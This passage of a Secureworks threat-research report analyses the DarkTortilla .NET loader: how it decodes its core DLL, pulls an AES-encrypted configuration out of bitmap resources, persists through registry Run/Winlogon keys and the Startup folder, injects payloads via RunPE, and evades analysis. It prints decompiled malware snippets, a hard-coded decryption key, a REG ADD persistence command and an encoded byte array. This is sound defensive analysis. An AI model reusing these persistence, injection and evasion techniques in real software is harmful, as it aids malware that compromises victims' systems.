


Figure 10. Encoded DarkTortilla core processor data hosted on public paste site. (Source: Secureworks)

The initial loader decodes the string by first removing the fake XML tags. The string is converted into an array of integers by replacing the random letter character delimiters with a consistent letter and then using that letter to split the string into integers. The last step is to iterate through the integer array and subtract a pre-defined value. This value changes across samples.

In the Figure 10 example (`<xml>1002k1015U1069k925E928s925U925E925g929E925...</xml>`), the consistent letter delimiter is "k" and the pre-defined subtracted value is 925:

1. Remove XML tags: `1002k1015U1069k925E928s925U925E925g929E925...`
2. Replace random letters with consistent character:
`1002k1015k1069k925k928k925k925k925k929k925...`
3. Split into integer array: `[1002, 1015, 1069, 925, 928, 925, 925, 925, 929, 925, ...]`
4. Subtract pre-defined value from each integer: `[77, 90, 144, 0, 3, 0, 0, 0, 4, 0, ...]`

The hex representation of the final integer array for this example is `[4D, 5A, 90, 00, 03, 00, 00, 00, 04, 00, ...]`. This decoded data is the core processor DLL (see Figure 11).


```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ,.....@.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....€...
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..°..'Í!..LÍ!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
00000080 50 45 00 00 4C 01 05 00 98 CB 01 E0 00 00 00 00 PE..L...~È.à....
00000090 00 00 00 00 E0 00 02 21 0B 01 50 00 00 38 01 00 ....à...!...P..8..
000000A0 00 FE 00 00 00 00 00 00 0A A0 02 00 00 20 01 00 .p.....

```

Figure 11. Decoded DarkTortilla core processor DLL. (Source: Secureworks)

Core processor

The core processor contains DarkTortilla's primary functionality. From at least June 2020 to March 2022, the malware author transitioned through a limited number of filenames for this DLL that appeared to relate to a function or purpose (Deserialize.dll, SHCore1.dll, PVCore1.dll, and SHCore2.dll). In March 2022, the names began to change more frequently to seemingly random names (e.g., BRIN.dll, UKRUSAIN.dll, KNIFALL.dll, NullSBAS.dll).

Configuration processing

The core processor identifies the following resources in the initial loader that are associated with the encrypted configuration:

- The bitmap image resource(s) containing the encrypted configuration data
- The binary resource specifying the total number of images to process
- The resource folder containing these images and binary resources

The names of these resources are calculated using the compile timestamp listed in the initial loader (which is not the file's actual compile timestamp) and two hard-coded values that represent an initialization value and the length of the resource name. The hard-coded initialization and name length values were consistent across all DarkTortilla samples analyzed by CTU researchers (see Table 1).

| Initial loader resource | Initialization value | Resource name length value |
|-------------------------|----------------------|----------------------------|
| Resource folder | 5 | 12 |
| Image count file | 80 | 8 |
| Image file | 20 | 8 |

Table 1. Values used to derive initial loader resource names.

These names are calculated via the following process:

1. Divide the compile timestamp by *<initialization value>*.
2. Round the result using the `Math.Round()` function.
3. Pass the result to the `Random.Random()` function as a seed value. By using a precalculated seed value, the malware author can generate a predictable 16-byte value.
4. Convert the 16-byte value to a GUID using the `Guid.Guid()` function, which transposes the byte order.
5. Remove dash characters ('-') added during the GUID conversion.
6. Truncate the value to *<resource name length>* characters.

For example, the following calculation generates the resource folder name of a sample with a compile timestamp of "Sun May 26 23:57:08 1985" (integer: 486014228):

1. $486014228 / 5 = 97202845.6$
2. `Math.Round(97202845.6) = 97202846`
3. `Random.Random(97202846) = d00bee25fa9dc9024fdf632727286708`
4. `Guid.Guid(d00bee25fa9dc9024fdf632727286708) = 25ee0bd0-9dfa-02c9-4fdf-632727286708`
5. Remove dashes = `25ee0bd09dfa02c94fdf632727286708`
6. Truncate to 12 characters = `25ee0bd09dfa`

Applying the same calculation to the other components reveals that the image count resource name for this sample is "cd6935eb" and the image base name is "d390ea32". The bitmap-formatted image names follow the pattern *<image_base_name><image_index>*, where the *<image_index>* value ranges from 0 to the value specified in the image count resource. In this sample, the image count resource value is 0x2D4 (integer: 724), which means DarkTortilla attempts to process 725 bitmap-formatted images with the names `d390ea320`, `d390ea321`, `d390ea322`, ..., `d390ea32723`, `d390ea32724`.

To extract the encrypted configuration, the core processor iterates through each of the image resources in order, extracts the pixel data, and concatenates the pixel data into a byte array (see Figure 12).

```

internal static byte[] GetPixelData(Image[] image_0)
{
    MemoryStream memoryStream = new MemoryStream();
    checked
    {
        foreach (Image image in image_0)
        {
            Rectangle rect = new Rectangle(Point.Empty, image.Size);
            MemoryStream stream = new MemoryStream();
            image.Save(stream, ImageFormat.Png); ← Load resource as image
            Bitmap bitmap = new Bitmap(stream);
            BitmapData bitmapData = bitmap.LockBits(rect, ImageLockMode.ReadWrite, PixelFormat.Format24bppRgb);
            byte[] array = new byte[Marshal.ReadInt32(bitmapData.Scan0) + 15 - 1 + 1];
            IntPtr scan = bitmapData.Scan0; ← Set start of pixel data
            byte[] array2 = array;
            for (int j = 0; j < array2.Length; j++)
            {
                Marshal.Copy(new IntPtr((int)scan + 6), array, 0, array.Length); ← Copy pixel data to byte array
            }
            bitmap.UnlockBits(bitmapData);
            memoryStream.Write(array, 0, array.Length);
        }
        return memoryStream.ToArray();
    }
}

```

Figure 12. Logic for extracting encrypted configuration from bitmap images. (Source: Secureworks)

The resulting byte array is decrypted using the [Rijndael](#) cipher (also known as the Advanced Encryption Standard (AES)) with Electronic Code Book (ECB) block cipher mode and [ISO10126 padding](#) configured. The ISO10126 standard was withdrawn in 2007, so the use of this padding could indicate that DarkTortilla's origins date back to 2007 or earlier. The key used to decrypt this data is stored as the hard-coded integer array [81, 42, 59, 7, 27, 70, 83, 13, 71, 75, 17, 9, 39, 64, 3, 2] (see Figure 13).

```

internal static byte[] rijndaelDecrypt(byte[] byte_0)
{
    byte[] array = new byte[]
    {
        81, 42, 59, 7, 27, 70, 83, 13, 71, 75,
        17, 9, 39, 64, 3, 2
    };
    byte[] result;
    try
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.Key = array;
            rijndaelManaged.IV = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            rijndaelManaged.Padding = PaddingMode.ISO10126;
            using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(array, rijndaelManaged.IV))
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(byte_0, 0, byte_0.Length);
                        cryptoStream.FlushFinalBlock();
                        result = memoryStream.ToArray();
                    }
                }
            }
        }
    }
}

```

Figure 13. Hard-coded key to decrypt DarkTortilla configuration. (Source: Secureworks)

DarkTortilla parses the decrypted configuration data into a structure so that its elements can be easily referenced. Table 2 lists the potential configuration elements contained within DarkTortilla's decrypted configuration. Entries in **bold** indicate configuration elements that were consistently present in all samples analyzed by CTU researchers.

| Key | Type | Description |
|---------------------------|-------------|---|
| %Installation% | bool | Install DarkTortilla and implement persistence |
| %InstallationReg% | string | Registry key used for persistence |
| %InstallationKey% | string | Registry value used for persistence |
| %InstallationDirectory% | int | Root install directory |
| %InstallationFolder% | string | Subfolder name within the root install directory |
| %InstallationFileName% | string | Filename for the initial loader executable within the root subfolder |
| %StartupFolder% | bool | Enable Startup folder persistence |
| %Hidden% | bool | Enable "Hidden" registry persistence |
| %HiddenReg% | string | "Hidden" registry key used for persistence |
| %HiddenKey% | string | "Hidden" registry value used for persistence |
| %Message% | bool | Display fake message box |
| %MessageIcon% | int | Fake message box icon ID |
| %MessageButton% | int | Fake message box button ID |
| %MessageTitle% | string | Fake message box title |
| %MessageBody% | string | Fake message box message |
| %MessageRepetition% | bool | Display fake message box even if installed |
| %VM% | bool | Perform anti-virtual machine checks |
| %SB% | bool | Perform anti-sandbox checks |
| %InjectionPersist% | bool | Enable anti-tamper control for running processes |
| %StartupPersist% | bool | Enable anti-tamper control for startup persistence |
| %Melt% | bool | Migrate initial loader execution to the Windows %TEMP% directory |

| Key | Type | Description |
|--------------------|---------------|---|
| %MeltName% | string | Filename for the initial loader executable within the Windows %TEMP% directory |
| %WatchDogName% | string | Filename for the anti-tamper WatchDog executable |
| %WatchDogBytes% | byte[] | WatchDog byte array |
| %Compress% | bool | Indicates if payloads are zlib-compressed |
| %Delay% | int | Number of seconds to delay execution within the core processor |
| %HostIndex% | int | ID of the target subprocess name to use for main/addon payload injection |
| %MainFile% | byte[] | Main payload byte array |
| %FilesNum% | int | Number of addon packages to process |
| F.{0}.D | byte[] | Addon package (data): Payload byte array |
| F.{0}.N | string | Addon package (name): Filename |
| F.{0}.P | int | Addon package (path): Target install folder (special folder ID) |
| F.{0}.F | string | Addon package (folder): Target install subfolder |
| F.{0}.O | int | Addon package (operation): Execution type (disk, memory, none) |
| F.{0}.T | int | Addon package (time): Execution delay (seconds) |
| F.{0}.R | int | Addon package (run): Payload execution criterion |

Table 2. DarkTortilla configuration elements. Bold text indicates elements that appear in all analyzed samples.

Fake message display

DarkTortilla can be configured to display a message box when executed. The threat actor can customize message box characteristics such as the display message, message box title, and the [icon and button configuration](#). Threat actors use fake message boxes to make victims think that execution failed or that a legitimate application is loading and installing. Table 3 lists the configuration elements and values in one DarkTortilla [sample](#).

| Configuration element | Assigned value as it appears in the configuration |
|------------------------------|--|
| %Message% | True |
| %MessageIcon% | 16 |
| %MessageButton% | 0 |
| %MessageTitle% | .Net Framework Initialization Error |
| %MessageBody% | To run this application, you first must install one of the following version of the .Net Framework:\r\n.Net Framework, Version = 4.8.0 |
| %MessageRepetition% | True |

Table 3. Fake message box-related configuration elements.

Figure 14 shows the message box for the DarkTortilla sample configured with the values in Table 3. The %MessageRepetition% configuration element controls whether the message box will continue to be displayed upon execution after DarkTortilla is installed and persistent on the compromised system.




Figure 14. Fake message box. (Source: Secureworks)

"Melt" execution migration

If the %Melt% configuration element is set to true, the core processor moves the initial loader executable to the Window's %TEMP% directory. It uses the %MeltName% configuration element value as the executable filename (e.g., java.exe, PDF.exe, cookies.exe). The core processor runs the new executable and then terminates the original initial loader executable. However, the %TEMP% directory may not be the final destination for the initial loader. The executable could migrate again if the %Installation% configuration element is set to true.

Installation

The %Installation% configuration element controls whether DarkTortilla installs itself on a system. If set to true, the core processor moves the current DarkTortilla executable into the directory specified by the configuration. Table 4 lists the values stored in one DarkTortilla sample.

| Configuration element | Value |
|-------------------------|--------------------|
| %InstallationDirectory% | 38 |
| %InstallationFolder% | WindowsPowerShell |
| %InstallationFileName% | PowerShellInfo.exe |

Table 4. Installation configuration elements with example values.

The integer value assigned to the %InstallationDirectory% configuration element represents a CSIDL value associated with a special folder on the system. In Table 4, the value 38 corresponds to the Windows Program Files directory. Based on this configuration, the full install path and filename for this DarkTortilla sample is "C:\Program Files\WindowsPowerShell\PowerShellInfo.exe".

To install, the core processor terminates the currently running DarkTortilla executable. It copies the executable to the configured installation path and filename, and then executes the installed executable via Process.Start().

Persistence

Persistence is controlled by the %Installation% configuration element in combination with the %Hidden% and %StartupFolder% configuration elements. DarkTortilla uses the logic in Table 5 to determine the persistence type.

| %Hidden% | %StartupFolder% | Persistence type |
|----------|-----------------|--------------------------------|
| False | False | Use registry HKCU Run key |
| True | True | Windows startup folder |
| False | True | Windows startup folder |
| True | False | Use registry HKCU Winlogon key |

Table 5. Configuration elements determining the persistence type.

A bug in the code causes the %StartupFolder% logic to override the %Hidden% logic if both configuration elements are set to true. The malware author erroneously used an "if" statement instead of "else if" in the logic setting the persistence type (see Figure 15).

```

private static void SetPersistence_Parent()
{
    try
    {
        int persistence_type = 1;
        if (DecryptedConfigStruct.InstallStruct.isHidden)
        {
            persistence_type = 2;
        }
        Should be → if (DecryptedConfigStruct.InstallStruct.StartupFolder)
        "else if"   {
            persistence_type = 3;
        }
        if (DecryptedConfigStruct.Execute.Delay > 0)
        {
            Imports.Sleep(checked(DecryptedConfigStruct.Execute.Delay * 1000));
        }
        Persistence.SetPersistence(persistence_type, DecryptedConfigStruct.InstallStruct.InstalledFilePath);
    }
    catch (Exception ex)
    {
    }
}

```

Figure 15. Error in persistence code. (Source: Secureworks)

For Windows startup folder persistence, the core processor uses the WshShortcut COM object to create a .lnk shortcut file in the Windows startup folder. This file points to the configured installation path and filename of DarkTortilla's initial loader executable (see Figure 16).

```

internal static void SetStartupPersistence(string configured_install_path)
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\\" +
        Path.ChangeExtension(Path.GetFileName(configured_install_path), ".lnk");
    if (!File.Exists(text))
    {
        IWshShortcut wshShortcut = ((IWshShell3a)Activator.CreateInstance(Type.GetTypeFromProgID(
            "WScript.Shell.1"))).CreateShortcut(text) as IWshShortcut;
        wshShortcut.TargetPath = configured_install_path;
        wshShortcut.WorkingDirectory = configured_install_path;
        wshShortcut.Save();
    }
}

```

Figure 16. COM object that drops shortcut file in Windows startup folder for persistence. (Source: Secureworks)

DarkTortilla features standard and hidden techniques for implementing persistence via the Windows registry. Both options implement persistence in the HKEY_CURRENT_USER (HKCU) hive as a hard-coded value in the core processor code. This persistence results in the installed DarkTortilla initial loader executable being run every time the user logs in.

- For standard registry persistence, the core processor uses the %InstallationReg% and %InstallationKey% values to set the target key/value combination. In every sample analyzed by CTU researchers where standard persistence was configured, the %InstallationReg% value was "Software\Microsoft\Windows\CurrentVersion\Run". The value stored in %InstallationKey% varied across samples (e.g., "Updates", "svchost", "Runtime Broker").

- For hidden registry persistence, the core processor uses the %HiddenReg% and %HiddenKey% values to set the target key/value combination. In every sample analyzed by CTU researchers where hidden persistence was configured, the %InstallationReg% value was "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" and the value stored in %HiddenKey% was "Shell". Prior to setting the hidden persistence registry value, DarkTortilla's core processor prepends the installed initial loader executable path with the Windows shell value retrieved from the HKEY_LOCAL_MACHINE (HKLM) hive. This value is typically "explorer.exe", resulting in "explorer.exe,<installed_darktortilla_exe_path>". For example, if the configured install path and executable name for a DarkTortilla sample is "C:\Program Files\WindowsPowerShell\PowerShellInfo.exe", then the HKCU Winlogon\Shell registry entry is "explorer.exe,C:\Program Files\WindowsPowerShell\PowerShellInfo.exe". To create these registry values, the core processor executes the following command via Process.Start():

```
cmd.exe /c REG ADD "HKCU\<configured_reg_key>" /f /v "
<configured_reg_val>" /t
REG_SZ /d "<installed_darktortilla_exe_path>"
```

RunPE process injection

DarkTortilla can execute its payloads using process injection. With this method, the payload resides only in memory and never accesses the filesystem. The %HostIndex% configuration element defines which legitimate process to target for process injection (see Table 6).

| %HostIndex% value | Corresponding target process | Source directory |
|--|-------------------------------------|--------------------------------|
| 0 (or any numeric value that is not 1-6) | Initial loader executable's name | |
| 1 | AppLaunch.exe | Microsoft.NET Framework folder |
| 2 | svchost.exe | System32 folder |
| 3 | RegAsm.exe | Microsoft.NET Framework folder |
| 4 | InstallUtil.exe | Microsoft.NET Framework folder |
| 5 | mscorsvw.exe | Microsoft.NET Framework folder |

| %HostIndex% value | Corresponding target process | Source directory |
|--------------------------|-------------------------------------|--------------------------------|
| 6 | AddInProcess32.exe | Microsoft.NET Framework folder |

Table 6. %HostIndex% values and corresponding target processes used for payload injection.

Prior to setting the target process name, the core processor checks for active processes named "avp". The avp.exe process is part of the Kaspersky Anti-Virus suite. If the core processor detects this process, it overrides the %HostIndex% value and sets the target process name to the name of the initial loader executable. When the %HostIndex% value is 1-6, the core processor attempts to copy the legitimate target executable file to the Windows %TEMP% directory.

DarkTortilla uses a .NET-based DLL named "RunPe6" for process injection. This DLL is embedded within the core processor as an encoded byte array (see Figure 17).


```
public class EncodedRunPE6DLL
{
    // Token: 0x060000A7 RID: 167 RVA: 0x0000F7A8 File Offset: 0x0000D9A8
    internal static byte[] getEncodedRunPE6DLL()
    {
        return new byte[]
        {
            96, 3, 237, 69, 249, 222, 111, 45, 93, 125,
            69, 250, 33, 144, 45, 89, 197, 69, 250, 222,
            111, 45, 89, 125, 5, 250, 222, 111, 45, 89,
            125, 69, 250, 222, 111, 45, 89, 125, 69, 250,
            222, 111, 45, 89, 125, 69, 250, 222, 111, 45,
            89, 125, 69, 250, 222, 111, 45, 89, 125, 69,
            122, 222, 111, 45, 87, 98, byte.MaxValue, 244, 222, 219,
            36, 148, 92, 253, 251, 146, 162, 12, 13, 21,
            44, 137, 254, 31, 95, 54, 26, 55, 155, 179,
            79, 78, 56, 19, 43, 149, 170, 79, 79, 60,
            93, 55, 143, 176, 79, 68, 55, 93, 1, 181,
            141, 79, 64, 54, 25, 32, 212, 211, 98, 39,
            125, 125, 69, 250, 222, 111, 45, 89, 45, 0,
            250, 222, 35, 44, 92, 125, 193, 10, 20, 149,
            45, 89, 125, 69, 250, 222, 111, 45, 185, 125,
            71, 219, 213, 110, 125, 89, 125, 19, 250, 222,
            111, 19, 89, 125, 69, 250, 222, 111, 39, 89,
            124, 69, 250, 190, 111, 45, 89, 93, 69, 250,
            222, 111, 45, 73, 125, 101, 250, 222, 111, 47,
        }
    }
}
```

Figure 17. Encoded RunPe6 DLL stored as byte array within DarkTortilla core processor. (Source: Secureworks)

To decode each byte, the core processor uses the following equation with <xor_key> as the hard-coded integer array [45, 89, 125, 69, 250, 222, 111] and <seed> as the hard-coded integer 99:


```
decoded_byte = encoded_byte ^ (<xor_key>[(idx * <seed>) % xor_key.Length])
```

The core processor loads RunPe6 and calls its 'Runn' function to execute the malicious payload within the context of the configured target subprocess. The core processor does not directly reference this function. Rather, it references the index values for the target class (18) and function (0). Figure 18 displays PowerShell code developed by CTU researchers to replicate the core processor's target function identification logic.



```
RunPe6_target_func_id.ps1 X
1 $assemblyPath = 'C:\... \RunPe6.dll';
2 $RunPe6_assembly = [Reflection.Assembly]::LoadFile($assemblyPath);
3 $target_class = $RunPe6_assembly.GetType() [18];
4 $target_function = $target_class.GetMethods() [0];
5 Write-Host $target_function;

PS C:\Windows\system32> C:\... \RunPe6_target_func_id.ps1
Int32 Runn(System.String, System.String, Byte[], Boolean)
```

Figure 18. Custom PowerShell script to identify RunPe6 function used for payload process injection. (Source: Secureworks)

Addon package processing

DarkTortilla can be configured with zero or more payloads known as addon packages. These addons are in addition to the main payload that DarkTortilla is tasked with delivering. Observed addons include benign decoy documents, legitimate executables, keyloggers, clipboard stealers, cryptocurrency miners, and additional DarkTortilla payloads. Each addon package possesses a set of configuration elements composed of a static "F" character, an integer "{0}" that represents the index value indicating the position of the addon in the package array, and a character representing a particular property associated with the package.

The %FilesNum% configuration element defines the number of addon packages to process. For example, if the %FilesNum% value is 3, the configuration elements are F.0.<addon property>, F.1.<addon property>, and F.2.<addon property>.

The F.{0}.D (data) configuration element contains the addon package payload binary data. The core processor checks the %Compress% configuration element to determine if the stored data is compressed. If the element is set to true, the core processor decompresses the data before processing it.

The core processor next determines if it should process the addon package by inspecting the initial loader's installation state and the addon package's F.{0}.R (run) value. Table 7 lists the criteria and their result.

| Initial loader running from install directory | F.{0}.R (run) value | Process addon package? |
|---|---------------------|------------------------|
| True | True | Yes |
| True | False | No |
| False | True | No |
| False | False | Yes |

Table 7. Criteria for processing addon package.

If configured to process the addon package, the core processor inspects the F.{0}.O (operation) configuration element value to determine how to execute its payload. This value can be any integer but is typically 0, 1, or 2. If the value is set to 0 or any value other than 1 or 2, the core processor saves the payload to disk but does not execute it. If the value is 1, the core processor saves the payload to disk and executes it. If the value is 2, the core processor executes the payload in memory via the same RunPE process injection technique and target process it uses for the main payload.

If the payload is saved to disk, the location is specified by the addon path (F.{0}.P), subfolder (F.{0}.F), and filename (F.{0}.N) configuration elements. The F.{0}.P integer value represents a CSIDL value associated with a special folder on the system. For example, the value 2 corresponds to the Windows Start Menu/Programs folder. The full path of an analyzed sample containing a F.{0}.P value of 2, an empty string for F.{0}.F, and a value of `sertif.exe` for F.{0}.N is "C:\Users*<username>*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\sertif.exe".

Main payload processing

After processing addon packages and installing the initial loader executable if appropriate, DarkTortilla processes its main payload. This main payload is typically a commodity information stealer or remote access trojan (RAT). DarkTortilla stores the binary data for the main payload in the %MainFile% configuration element. Processing this payload consists of two steps:

1. The core processor queries the %Compress% configuration element to determine if the binary data in the %MainFile% configuration element is compressed. If set to true, the core processor decompresses the data.

- The core processor executes the main payload via RunPE process injection. Unlike the addon payloads, there is no option to save the main payload to the filesystem. Therefore, the main payload resides only in memory. The target process used for injection is the same as the addon packages and is defined by the %HostIndex% configuration element.

Anti-analysis controls

DarkTortilla core processor samples analyzed by CTU researchers were obfuscated using the ConfuserEx code obfuscator. In addition to the obfuscator altering namespace, class, function, and property names, CTU researchers identified multiple samples where it injected specially crafted code that did not affect execution but inhibited decompilation by tools such as dnSpy (see Figure 19). Bypassing this anti-analysis control requires removing the code that caused the decompiler to break, identifying another sample that does not implement this control, or piecing together analysis from multiple samples to understand the code.




Figure 19. Broken dnSpy decompilation of DarkTortilla core processor. (Source: Secuworks)

The core processor includes code that detects profilers and debuggers, but these anti-analysis controls are not called. To detect profiling, the code verifies if the COR_ENABLE_PROFILING environment variable is present and sets to the value of 1. To detect debuggers, the code spawns a thread (see Figure 20) that continuously checks the

`Debugger.IsAttached` property and the `Debugger.IsLogging` method. If the core processor identifies a debugger or if the thread performing the checks is terminated, the code terminates the initial loader process. It is unclear if this code was added by ConfuserEx or the malware author.

```
private static void DebuggerDetect(object object_0)
{
    Thread thread = object_0 as Thread;
    if (thread == null)
    {
        thread = new Thread(new ParameterizedThreadStart(Debugger.DebuggerDetect));
        thread.IsBackground = true;
        thread.Start(Thread.CurrentThread);
        Thread.Sleep(500);
    }
    for (;;)
    {
        if (Debugger.IsAttached)
        {
            goto IL_3A;
        }
        if (Debugger.IsLogging())
        {
            goto IL_3A;
        }
        IL_40:
        if (!thread.IsAlive)
        {
            Environment.FailFast(null);
        }
        Thread.Sleep(1000);
        continue;
    }
    IL_3A:
